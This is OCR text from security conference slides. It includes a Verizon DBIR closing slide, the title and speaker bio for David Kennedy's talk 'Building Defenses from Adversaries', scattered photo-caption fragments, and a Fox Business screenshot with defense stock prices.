
CIS to pattern mapping

Questions?

DBIR: verizon.com/dbir
Email: dbir@verizon.com

verizon✓

I.



BUILDING DEFENSES FROM ADVERSARIES

Understanding Attackers


DAVE KENNEDY
FOUNDER & CEO


TrustedSec BINARY DEFENSE™

David Kennedy

OSCE, OSCP, CISSP, ISO 27001, GSEC, MCSE

David Kennedy is the founder of TrustedSec and Binary Defense. He's the co-author of the best-selling book, "Metasploit: The Penetration Tester's Guide," and has created many of the most-widely used open-source tools. In addition to frequently delivering keynote addresses around the globe, David is a regular subject matter expert for the security industry for national news organizations. David was a consultant on the television series, "Mr. Robot," and is an avid gamer and fitness enthusiast.





MR. ROBOT
katie

BINARY DEFENSE
EAL TIME.


Stronger than Yesterday
ROGUE

chool League
School
s League
TRUSTEDSEC
Arozzi


TrustedSec

OUTATIME
PLUTONIUM CHAMBER

INTRODUCTION



DEFENSE

RAYTHEON TECHNOLOGIES (RTX)
101.58
▲ 0.19 (+0.19%)

TEXTRON INC (TXT)
73.96
▼ 1.13 (-1.50%)

NORTHROP GRUMMAN (NOC)
445.82
▼ 0.48 (-0.11%)

FOX BUSINESS
▸ 2:17P CT

NATO TO BOOST PRESENCE IN EASTERN FLANK, SENDING GEAR TO HELP DEFEND UKRAINE FROM RUSSIA'S THREATS

THE CLAMAN COUNTDOWN

